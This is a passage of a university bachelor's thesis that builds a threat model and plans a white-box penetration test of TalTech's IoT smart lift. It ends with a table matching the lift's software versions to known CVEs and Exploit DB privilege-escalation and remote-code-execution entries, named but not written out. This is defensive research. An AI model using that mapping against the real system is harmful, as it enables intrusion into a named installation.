TALLINN UNIVERSITY OF TECHNOLOGY
School of Information Technologies
Cybersecurity engineering

Ayaka Uehara 177770IVSB

SECURITY INVESTIGATION OF THE TALTECH SMART LIFT

Bachelor's thesis

Supervisor: Mairo Leier
Research Scientist
Co-Supervisor Olaf Manuel Maennel
Professor

Tallinn 2020

TALLINNA TEHNIKAÜLIKOOL
Infotehnoloogia teaduskond

Ayaka Uehara 177770IVSB

TALTECH NUTILIFTI TURVALISUSE UURIMINE

bakalaureusetöö

Juhendaja: Mairo Leier
Kaasjuhendaja: Olaf Manuel Maennel

Tallinn 2020

Author’s declaration of originality

Author’s declaration of originality is an essential and compulsory part of every thesis. It always follows the title page. The statement of author’s declaration of originality is presented as follows:

I hereby certify that I am the sole author of this thesis. All the used materials, references to the literature and the work of others have been referred to. This thesis has not been presented for examination anywhere else.

Author: Ayaka Uehara

Abstract

Keywords: penetration test, threat modelling, IoT

The evolution of IT and engineering has produced IoT technology in this decade. Its convenience, however, has been significantly recognized, its complicated structure conceals security threats, because it has composite devices, IT infrastructures and web applications whose systems are under disparate attacks which have been increasing in recent years. The phenomenon is rooted in those original functions which have no facilites in interacting with several devices on networks. Here this thesis reveals potential exploits in an IoT system to define a threat model and to perform a penetration test on Nutilift, a smart lift developed by Tallinn University of Technology. The threat model and the penetration test suggest potential attacks and mitigations which exist on the system. The investigation classifies the system as three layers, a perception layer, a network layer and an application layer, to identify threats, based on the characteristic of each them. Outcomes indicate that the perception layer and the network layer result in robust security on the system, while a system web application has probabilities of information disclosure.

This thesis is written in English and 50 pages long, including 8 chapters, 29 figures and 15 tables.

Table of abbreviations and terms

WSN	Wireless sensor network
STRIDE	Spoofing Tampering, Repudiation Information, Disclosure Denial of Service, Elevation of Privilege
PASTA	The Process for Attack Simulation and Threat Analysis
NFC	Near Field Communication
RTSP	Real Time Streaming Protocol
IoT	Internet of Things
OWASP	Open Web Application Security Project
XSS	Cross site scripting
DoS	Denial of service
ROS	Robot Operating System
REST	Representational state transfer
CVE	Common Vulnerabilities and Exposures
RCE	Remote Code Execution
ReDoS	Regular Expression Denial of Service

Table of contents

List of Figures

List of Tables

1 Introduction

A combination of high-speed network and ubiquitous computing has created a new technology in this decade: IoT. It has enhanced connectivity of various devices to integrate one system to another for efficient management. The devices monitor usage of electricity, degradation of water pipes or predictive maintenance of vehicles. These systems gradually change its control into automatic one by the devices. They send useful live data to central servers from distance so that maintainers can manipulate them without visiting actual systems every day. Their potential growth is promising in various industrial fields. The technology applies to a wide range of products such as electrocardiograms or city infrastructures. According to "IoT Security Framework for Smart Cyber Infrastructures", [1] the number of IoT devices will reach approximately 50 billion in 2020.

Emerging of IoT based systems simultaneously causes the cyber attacks as they have many attack surfaces. "The Hunt for IoT: The Growth and Evolution of Thing bots Ensures Chaos" [3] demonstrates statistical evidences in the article.

> *"Telnet brute force attacks against IoT devices rose 249% year over year (2016–2017)."*
>
> *"44% of the attack traffic originated from China, and from IP addresses in Chinese networks that were top threat actor networks in prior reports. Behind China in total attack volume was the U.S., followed by Russia."*
>
> *- The Hunt for IoT: The Growth and Evolution of Thing bots Ensures Chaos [3]*

The more IoT based services emerged, the more protections need to keep a system trustworthy. Since IoT based architectures have complex devices and services, a secure system development becomes difficult. Actual security incidents do not indicate that those products are safe. They rather have several security problems regardless of their scales. One example of IoT products substantiates security holes on a smart coffee machine which collects home LAN information. In the worst scenario, attackers are able to take over the system. [4] Another example verifies a traffic system in Michigan [5] whose unencrypted wireless traffic enables attackers to turn on green lights whenever they want. Those incidents derive from products which have no facilities in network

connections on their original functions. The number of installation cases attests to convenience of IoT in the society; nevertheless, they have security holes to allow attackers intrude the system. These present circumstances have strengthened motivation of this thesis which examines one IoT based project: **Nultilift** in the IoT research laboratory of Tallinn University of Technology. The thesis research question is:

- What are potential threats in the lift?

To answer the research question, the thesis will deal with:

- To create a threat model for the smart lift.
- To develop a digital twin of the production servers.
- To discover existing vulnerabilities on the smart lift systems.
- To propose mitigations in accordance with the vulnerabilities.

The thesis consists of eight chapters. They are divided into two parts: a risk assessment and a penetration testing on the smart lift. The risk assessment part adapts IoT threat models to the lift and reveals potential attacks. The threat model, which is an outcome of the risk assessment, identifies trust boundaries and possible attacks on the smart lift. The penetration testing part surveys replicated lift systems on Virtual Boxes. A pre-process of attacks reviews the system to investigate what feasible exploits are. The test walks through attack trees to convey enumerations and exploitations towards the systems.

Contributions of this thesis are as indicated below:

- To develop the threat model and the attack surface of the smart lift based on the view from IoT security and the smart city topology.
- To clarify existing vulnerabilities based on software and hardware implementation.
- To creates a digital twin of production servers to build a testing environment of the smart lift system.
- To give severity to the smart lift.

2 Related work

The smart lift features in publicness, IoT function and IT security. The subjects deal with a similar existing system. This paper utilizes smart cities as a fundamental concept model. The lift's IoT function treats preceding IoT security studies. IT security refers to researches on IT threats modelling, web application security and modern attacking methods. The prior practical implementation of the smart city is Smart Santander in Spain. Its testbed is set out in detail in "SmartSantander: IoT experimentation over a smart city testbed" (2013). [6] It discussed social impacts and deployment results of the smart city where feasible physical systems had been installed. "Security and Privacy in Smart City Applications: Challenges and Solutions" (2017) [7] correlated with security issues of smart cities. The paper indicated that it was significant for smart cities to protect personal data security on data sensing, data storages and data controls from attackers. The subject focused on those privacy problems when one system transported personal data to another where the IT infrastructures had been introduced. From the viewpoint of IT security, an invasion of privacy is not only the issue of smart cities, but also other problems including service availability, server hijacking external attacking. Such practical attack examples are covered by "An Emerging US (and World) Threat: Cities Wide Open to Cyber Attacks" (2015). [8]

In IoT security, a prior research pointed out significant differences between modern IT web applications and IoT based systems to make IoT strenuous to handle. The source of difficulties comes from systematic entanglements. "Internet of Things security: A survey" (2017) [9] analysed possible security threats in various IoT environments whose theory accented layers and their threats taxonomy based on communication pattern. "Threat-Based Security Analysis for the Internet of Things IoT" (2014) [10] contributed to create a threat model of the smart lift. It gave an insight of potential attackers and attack categories which approached security impacts of consumer IoT products.

Threats modelling of IT systems delineated the scope of a penetration test on *Threat Modeling: Designing for Security Adam Shostack*. [20] The book illustrated STRIDE, which had been theorized by Microsoft to deliver general knowledge about organising those skills to readers. *IoT Penetration Testing Cookbook: Identify vulnerabilities and secure your smart devices* [21] marked down composite threat models, but the contents

highlighted hardware threat modeling and exploiting methods on IoT devices including embedded systems, smart phones and web applications on IoT devices.

3 Background

The chapter explains a brief background of the smart lift development as well as its relation to the smart city security and its entities.

3.1 Smart city architectures

IBM [11] and Cisco [12] described a smart city as follows:

> *"IBM defines a smart city as "one that makes optimal use of all the interconnected information available today to better understand and control its operations and optimize the use of limited resources".68".*
> *-Cosgrove M & al, (2011), Smart Cities series: introducing the IBM city operations and management solutions. IBM [11]*
>
> *Cisco defines smart cities as those who adopt "scalable solutions that take advantage of information and communications technology (ICT) to increase efficiencies, reduce costs, and enhance quality of life".*
>
> *-Falconer G & Mitchell Sh (2012), Smart City Framework A Systematic Process for Enabling Smart+Connected Communities [12]*

The two references define the key aspects as "efficiency" and "scalable". The concepts have been embodied in "Smart Santander". The city has almost 12,500 sensors to capture ambient information. [13] The data applies to various analysis of facility monitoring or traffic controls. [6] The city architecture consists of "application & data servers", "embedded GW nodes" and "IoT nodes". Those words converted into IT-related terms which represent "Application layer", "Network layer" and "Perception layer" in "Smart city and the applications". [15] These layers have been utilized for making up the threat model.

3.2 The purpose of the smart lift and relation to a smart city

An Atlassian's smart lift repository contains a source of motivation behind the project which aims to "personalized services to identify individual preferences". "Face recognition", "learning tendency of a person" and "flexibility of moving" require the project to archive the goals. They were equipped with several control options that provided on the lift such as a voice speaker which gives an alternative way of pushing a button of a floor, especially for the disabled, children or elderly people. These smart lift principals invoke a particular preceding study which can adjust its security frameworks. A topology of IoT lift consists of edge devices, networks and processing servers. The grand structure should be regarded as part of "smart city" to assess the lift facilities.

4 The threat model of IoT and smart city

This chapter surveys three papers and consolidates a lift threat model from an IoT security concept, a system development threat model and a smart city's logical structure.

4.1 Logical structures of the smart city

Smart cities have three layers: Perception layer, Network layer and Application layer, whose terminology traces back "Smart City and the Applications". [15] They commensurate with IT terms in Table 1.

Table 1. Logical topology and its related equipment

No.	**Layer Name**	**Layer functionality associated with IT products**
1.	Perception layer	Sensors / IoT devices
2.	Network layer	Routers / Switches / Firewalls / data encryption
3.	Application layer	Web applications / Databases / APIs

1. Perception layer functionality outline

The perception layer consists of sensors and IoT devices which collect information such as ambient and meta data. Devices are so durable structures to turbulent outside environment that they collect accurate ambient data.

2. Network layer functionality outline

The network layer is a medium of the perception layer and the application layer. They guarantee secure communications with cryptographic technology which protects both passive and active attacks from malicious actions.

3. Application layer functionality outline

The application layer furnishes analytical information which has been collected from edge devices. “Smart Santander” has several services based on the information: histories of parking space usage, amount of waste or crowded pavements. [13] The information is accessible to end-users of smartphone applications.

4.2 Threat modeling concepts

The thesis uses a threat modeling concept from the prior IoT security researches to identify attacks and to measure attack severities. There are an ample of thread model theories to assess potential risks on software and system architecture: however, they are outdated or unfit the smart lift project security analysis. For instance, STRIDE and PASTA are two major threat modeling frameworks to estimate what potential attacks to systems are. STRIDE is one threats modeling concept which covers cyber and cyber-physical systems, but the model is no longer maintained by Microsoft. [14] PASTA is the other modeling theory for visualizing business and technical requirements. The aim of the treat model integrates a security strategy into business process. [14] These threat models are practical to create an outline of possible system risks except for detecting detailed attack source and categories. Therefore, the thesis refers to “Threat-Based Security Analysis for the Internet of Things” to reveal these.

4.3 Origins of threats

Origins of threats differ from the respective layers. The paper "Threat-Based Security Analysis for the Internet of Things" [10] specifies Sources of Threats and Class of Attack Vectors. The research has three Sources of Threats: Malicious User, Bad Manufacturer, and External Adversary. Malicious User and External Adversary perceive practical entities as attack origins in the smart city. The two attempt to obtain secrets of manufacture or transmitting data in the system. However, they have a difference in accordance with their ownership of the devices.

> ***Malicious User**: Is the owner of the IoT device with potential to perform attacks to learn the secrets of the manufacturer, and gain access to restricted functionality. By uncovering the flaws in the system the malicious user is able to obtain information, sell secrets to third parties, or even attack similar systems.*
>
> ***External Adversary**: Is an outside entity that is not part of the system and has no authorised access to it. An adversary would try to gain information about the user of the system for malicious purposes such as causing financial damage and undermining the user's credibility.*
>
> *- Threat-Based Security Analysis for the Internet of Things IoT Ahmad W. Atamli, Andrew Martin (12/3/2015)[10]*

To make these terms clearer, Malicious User is altered by Internal Malicious User, who deals with the system. The thesis has need of vicious attacks from end-users who do not have ownership of devices. Therefore, Vindictive End User, one extra threat, presents itself as additional Origins of Threats in this paper. The table below depicts Origins of Threats and associated matrix of layers.

Table 2. Origins of threats on the Layers

Origins of threats	**Perception layer**	**Network layer**	**Application layer**
Internal Malicious User		✓	✓
Vindictive End User	✓		
Bad Manufacturer			
External Adversary	✓	✓	✓

4.4 Attack vectors

"Threat-Based Security Analysis for the Internet of Things" [10] theorizes that IoT devices have eight attack vectors. They are Device Tampering, Information Disclosure, Privacy Breach, Denial-of-Service, Spoofing, Elevation of Privilege and Side-Channel. In this taxonomy, the research suggests that they have individual classifications on Information Disclosure and Privacy Breach.

> ***Information Disclosure:*** *is the act of revealing information to an entity which does not have permission to see it. This includes accidental exposure, targeted attack, and inference or correlation. An attacker can obtain information by eavesdropping on the network channel, physical access to the device, or through accessing the device over the network.*
>
> ***Privacy Breach:*** *unlike Information Disclosure, an adversary does not necessarily need to have access to confidential information to learn about the user. The adversary can infer private information from other sources such as meta data and traffic analysis.*
>
> *- Threat-Based Security Analysis for the Internet of Things IoT Ahmad W. Atamli, Andrew Martin (12/3/2015) [10]*

The differences arise from whether a security hole was traced back to passive reconnaissance or not. Table 3 exhibits each vector and the layers as the result of making their difference clear.

Table 3. Attack Vectors on the Layers

Attack Vector Name	**Potential Attacks on Perception Layer**	**Potential Attacks on Network Layer**	**Potential Attacks on Application Layer**
Device Tampering	✓		
Information Disclosure	✓		✓
Privacy Breach		✓	
Denial-of-Service		✓	✓
Spoofing		✓	
Elevation of Privilege			✓
Signal Injection		✓	
Side-Channel		✓	

1. Potential Attacks on Perception layer attack vector

The perception layer has two attack vectors: Device Tampering and Information Disclosure. The security of the layer emphasises theft prevention and endpoint encryption on wireless modules with which attackers can send and receive various payloads or sensitive data from other layers.

2. Potential Attacks on Network layer attack vector

The network layer has five attack vectors: Privacy Breach, Denial-of-Service, spoofing, Signal Injection, and Side-Channel. As previously mentioned in chapter 4.3, the domain of Privacy Breach belongs to this layer due to leakage from indirect eavesdropping payloads. The primary protection against the attacks consists of strong data encryption and IT security best practice on routers and switches.

3. Potential Attacks on Application layer

The application layer has four attack vectors: Information Disclosure, Denial-of-Service, Spoofing and Elevation of Privilege. The layer has analytical systems including REST, API and databases. The system has possibilities to face modern web application cyber attacks. The most probable three attacks are “Injection”, “Broken Authentication” and “Sensitive Data Exposure” as in the OWASP report 2017. [18]

5 Risk assessment of the smart lift

The chapter integrates the installation structure, trust boundaries and detail software versions into the threat model. The threat model incorporates Origins of Threats and Attack Vectors into the smart lift installation.

5.1 Logical topology

The Figure 4 describes a logical topology of the IoT lift system.



Figure 1. Logical topology of the smart lift [19]

The system has three different environments: “KONE elevator”, “TalTech environment” and “KONE environment”. “KONE elevator” is an actual lift box where end-devices and Elevator PC have been installed. “Taltech environment” has the cloud server and the university employee database, which is an external resource of the smart lift system. The cloud server stores picture data, controls the lift remotely, and monitors end-devices. “KONE environment”, which offers a voice command facility to lift users and a remote control API on the management server, is situated in an external environment.

5.2 Trust boundaries

The logical topology forges trust boundaries of the smart lift. The term is presented itself as a border of trustworthy systems in *Threat Modelling: Designing for Security Adam Shostack, John Wiley & Sons(2014)*. [20]

A trust boundary and attack surface are very similar views of the same thing. An attack surface is a trust boundary and a direction from which an attacker could launch an attack

- Threat Modelling: Designing for Security Adam Shostack, John Wiley & Sons(2014) [20]

Figure 2 shows the Layers and Environment predefined in chapter 4 and chapter 5.1. Broken green lines are attack surfaces of each layer.



Figure 2. Trust boundaries of the smart lift

Although the university employee database is the external asset, it is whitelisted because its source subnet is the intranet of the university network. Table 4 illustrates products and their correspondent layers on the system: IoT devices, servers or network equipment.

Table 4. Detail installation on the smart lift system

Layer Name	**System /Device**	**Descriptions**
Perception Layer	BASLER pylon GigECamera version 3.8.0	Face video camera
	Sennheiser speaker	Lift voice command hardware (Microsft Voice command software)
	Intel RealSense	Depth cameras on the lift
	Mikrotik hEX	The embedded router on the lift
Network Layer	RTSP	RTSP has some overlap in functionality with HTTP. Port 554. Application layer protocol
	Ubuntu 18.04	OS of Micro PC and Central server

		Control of image processing and depth measurement Stores pictures and provide REST for end maintainers in central server
Application Layer	Melodic Morenia	Robot Operating system in Micro PC
	Node.js 8.16	Picture management system
	PostgreSQL 12	Server database; storing picture path, lift information, lift movement history
	OpenCV 2	Face recognition and machine learning
	Mycroft 19.2	Open source voice command software

The table designates software and hardware installations on the smart lift system. The list imparts clues to develop the smart lift threat model in the next chapter.

5.3 Threats for each layer

This chapter explains specific threats for the system in individual layers. They apply to a practical penetration test in the following chapter to launch any attacks to the system.

5.3.1 Perception Layer threats

1. Origins of Threats

Perception Layer has a possibility of device tempering in BASLER camera, Intel RealSense and Sennheiser speaker. Vindictive End User can carry out hostile attacks on them. Thefts disrupt the data assembling function of the lift. The incident makes the Application Layer service down because it interrupts system analysis to obtain statistical data of the lift. Even though devices are under the surveillance, it cannot eliminate the issue.

Table 5. Installation and origin of threats on Perception Layer

Origin of Threats	**BASLER**	**Sennheiser speaker**	**Intel RealSense**
Internal Malicious User			

Vindictive End User	✓	✓	✓
Bad Manufacturer			
External Adversary			

2. Attack Vectors

The layer exclusively has an Attack Vector. Device Tampering is a possible action of Vindictive End User.

Table 6. Installation and attack vectors on Perception Layer

Vector Name	**BASLER**	**Sennheiser speaker**	**Intel RealSense**
Device Tampering	✓	✓	✓
Information Disclosure			
Privacy Breach			
Denial-of-Service			
Spoofing			
Elevation of Privilege			
Signal Injection			
Side-Channel			

5.3.2 Network layer threats

1. Origins of Threats

Origins of Threats show Internal Malicious User and External Adversary. Since Vindictive End User is unable to attack Network Layer from Perception Layer, the origin of threat has been removed from potential threats. External Adversary attempts unauthorized access from external systems to get control of Network Layer.

Table 7. Installation and origin of threats on Network Layer

Origin of Threats	Mikrotik hEX	RTSP
Internal Malicious User	✓	✓
Vindictive End User		
Bad Manufacturer		
External Adversary	✓	✓

2. Attack vectors

Safe data transmission has a responsibility for Network Layer and its protocols, which has a possibility to eavesdrop data. The action follows Information Disclosure and Privacy Breach. The other target of this layer is Mikrotik hEX, a router which has potential Denial-of -Service and Elevation of Privilege.

Table 8. Installation and attack vectors on Network Layer

Attack Vector Name	Mikrotik hEX	RTSP
Device Tampering		
Information Disclosure	✓	✓
Privacy Breach	✓	✓
Denial-of-Service	✓	
Spoofing		
Elevation of Privilege	✓	
Signal Injection		
Side-Channel		

5.3.3 Application Layer threats

1. Origin of Threats

The Application layer has Internal Malicious User and External Adversary as sources of threats. Inside the system, Internal Malicious User can execute various attacks. To repress evil actions, a security design should be *Principle of least privilege*. External Adversary

derives from an external network in KONE, which has possibilities of any attacks to API address to take over the control of the lift.

Table 9. Installation and origin of threats on Application Layer

Origin of Threat	**Ubuntu 18.04**	**Melodic Morenia**	**Postgre SQL 11**	**Node.js 8.16**	**OpenCV 2**	**Mycroft 19.2**
Internal Malicious User	✓	✓	✓	✓	✓	✓
Vindictive End User						
Bad Manufacturer						
External Adversary	✓			✓		

2. Attack Vectors

Application Layers has multiple attack vectors on several products equipped with analytical and management purposes. The feasible attack is Information Disclosure to obtain hidden data from servers in the system. A leakage severity depends on what data has been stolen by attackers. Denial-of-Service intercepts running service to damage a reputation or system reliability. Attackers send massive SYN packets to get the system down. If actual attacks occur in the system, Elevation of Privilege causes a serious security incident. The attack results in attackers to take over the system in the worst scenario.

Table 10. Installation and attack vectors on Application Layer

Attack Vector Name	**Ubuntu 18.04**	**Melodic Morenia**	**Postgre SQL 11**	**Node.js 8.16**	**OpenCV2**	**Mycroft 19.2**
Device Tampering						
Information Disclosure	✓	✓	✓	✓		✓
Privacy Breach						
Denial-of-Service	✓			✓		
Spoofing						

Elevation of Privilege	✓	✓		✓		✓
Signal Injection						
Side-Channel						

5.4 The Threat model of the smart lift

As a summary of the IoT lift threat model, the table designates details and an outline which illustrate possible attacks and attackers. The conclusion proposes three origins of threats in the layers. Internal Malicious User, who conducts oneself in evil actions to the system, can execute attacks on several products. While Attack Vectors illustrates several attack possibilities, the most probable attack is Information Disclosure.

Table 11. Origins of Threats on the Smart lift system

Origins of Threats	**Perception Layer**			**Network Layer**		**Application Layer**				
	BASLER	**Sennheiser speaker**	**Intel RealSense**	**Mikrotik hEX**	**RTSP**	**Ubuntu 18.04**	**PostgreSQL 11**	**Melodic Memoria**	**Node.js 8.16**	**Mycroft 19.02**
Internal Malicious User				✓	✓	✓	✓	✓	✓	✓
Vindictive End User	✓	✓	✓							
External Adversary				✓	✓	✓			✓	

Table 12. Attack Vectors on the Smart lift system

Attack Vectors	Perception Layer			Network Layer		Application Layer				
	BASLER	Sennheiser speaker	Intel Real Sense	Mikrotik hEX	RTSP	Ubuntu 18.04	PostgreSQL 11	Melodic Memoria	Node.js 8.16	Mycroft 19.02
Device Tampering	✓	✓	✓							
Information Disclosure				✓	✓	✓	✓	✓	✓	✓
Privacy Breach				✓	✓					
Denial-of-Service				✓		✓			✓	
Elevation of Privilege				✓		✓		✓	✓	✓

5.5 Threat severity

Based on the prior IoT researches, the lift concept and the threat model develop a severity degree to the smart lift.

1. Elevation of Privilege

   This is the worst attack, which utilizes package- or Linux kernel- vulnerabilities on the system. The attack outcomes affect leakage of various project data or influence other systems to perform unauthorized access. When the system is hijacked by attackers, a system restoration takes considerable time and money.

2. Privacy Breach or Information Disclosure

   Security misconfigurations or existing vulnerabilities allow attackers to obtain sensitive information from the servers on Application Layer and Network Layer. The attack enables anonymous people to view personal lift usage which impacts on privacy problems to the system.

3. Denial of Service

   The threat disrupts the system services from all the layers to lower the system reputation. However, the security design results in lower possibilities of attacks whose reason derives from no wireless modules and no wireless connections on Perception Layer and Network Layer. A university firewall protects the Layers from external network attacks.

4. Device Tampering

   The attack composes device theft on Perception Layer where the cameras and the voice speaker have been installed. The lift design has eliminated attack possibilities where the Application Layer has monitoring functions.

6 Methodology and scope of penetration tests

This chapter explains the prerequisite and methodology of a penetration test based on the IoT lift threat model. Subsequently, the model succeeds in developing attack trees, which construct attacking paths to damage the system.

6.1 Testing Prerequisite

A core of the system survey starts from the prerequisite of the threat model which has been arranged for the test. The following list explicates a precondition of it.

- The penetration test style is “White-box testing” [24] which begins with gathering system information from *iotdevcentre.atlassian.net*. The main goal of “White-box testing” is to create a digital twin of the production servers. The digital twin brings an advantage over testers to carry on the test without interacting with the production server configurations.

- The test leaves it out because the intranet has been regarded as the whitelisting system, while the trust boundaries describe the university database as the external asset.

- Reverse engineering has been removed from the test since it is difficult for attackers to attempt theft on the current lift installations. The devices are monitored by the web application and locked by wires.

- Although social engineering has been regarded as one of the best methods to obtain target credentials through phishing, [23] the methodology excludes it from the test because of ethical reasons in the IT field.

6.2 Attack trees of the system

The chapter explains how to convey three steps. First, the survey starts to assemble existing vulnerabilities from CVE and Exploit DB. In the next step, the test runs the application scanner to find any misconfigurations on the server. In the final step, it performs manual testing by utilizing system commands to examine any flaws.

6.2.1 Application Layer

In Application layer, the tester examines three attack vectors. The picture illustrates the respective attack vectors and their methods.



Figure 3. Application Layer Attack tree

1. Information Disclosure

   Information Disclosure has three directions. OWASP ZAP, an automating application scanner, discovers an attackable vulnerability in all paths. Subsequently, manual-operation commands inspect severs to confirm probable misconfigurations.

2. Denial-of-Service

   Denial-of-Service has three attack directions. The attack utilizes automatic exploits with existing vulnerabilities and manual ReDoS exploits.

3. Elevation of Privilege

   Elevation of Privilege has an attack method which examines existing vulnerabilities. CVE and Exploit DB are two main databases to search one which allows attackers to succeed in obtaining the highest accounting right to control the server.

7 System penetration testing and system setting survey

The chapter describes a detailed penetration test work-through and its results.

7.1 Existing vulnerability research and its environment

As of 1/4/2020, vulnerability researches consist of retrieving data from CVEs, an exploit DB and security adversaries.

- ✓ Ubuntu distribution survey showed its security adversary URL since the distribution has a lot of libraries and package.
- ✓ The system version contained CVEs whose suffixes start from 2019 when the project production servers were deployed.
- ✓ The version had unfixed bugs.

None of the databases has Basler, RealSense, Sennheiser speaker vulnerabilities. Table 13 elucidates five products and their security holes in Application Layer.

Table 13. Vulnerability research on the installed system

Product Name	**Database Name**	**CVE number/ Security advisory list /Article Details**
Ubuntu 18.04	Ubuntu security Notice	Ubuntu Security Notice https://usn.ubuntu.com/releases/ubuntu-18.04-lts/
	Exploit DB	Ubuntu 18.04 - 'lxd' Privilege Escalation Linux Kernel 4.10 < 5.1.17 - 'PTRACE_TRACEME' pkexec Local Privilege Escalation
PostgreSQL 11.2	CVE	CVE-2020-1720 CVE-2019-10130
	Exploit DB	PostgreSQL 9.3 - COPY FROM PROGRAM Command Execution
Melodic Memoria	CVE	CVE-2019-13566
	Exploit DB	N/A
Node.js 8.16	CVE	CVE-2017-5941 CVE-2020-7598
	Exploit DB	Node.JS - 'node-serialize' Remote Code Execution
Mycroft 19.2	CVE	N/A
	Exploit DB	N/A

The system snapshot was taken on 23/12/2019. Figure 4 is a logical topology of the environment. The detailed Nodejs functions are in Appendix 1.

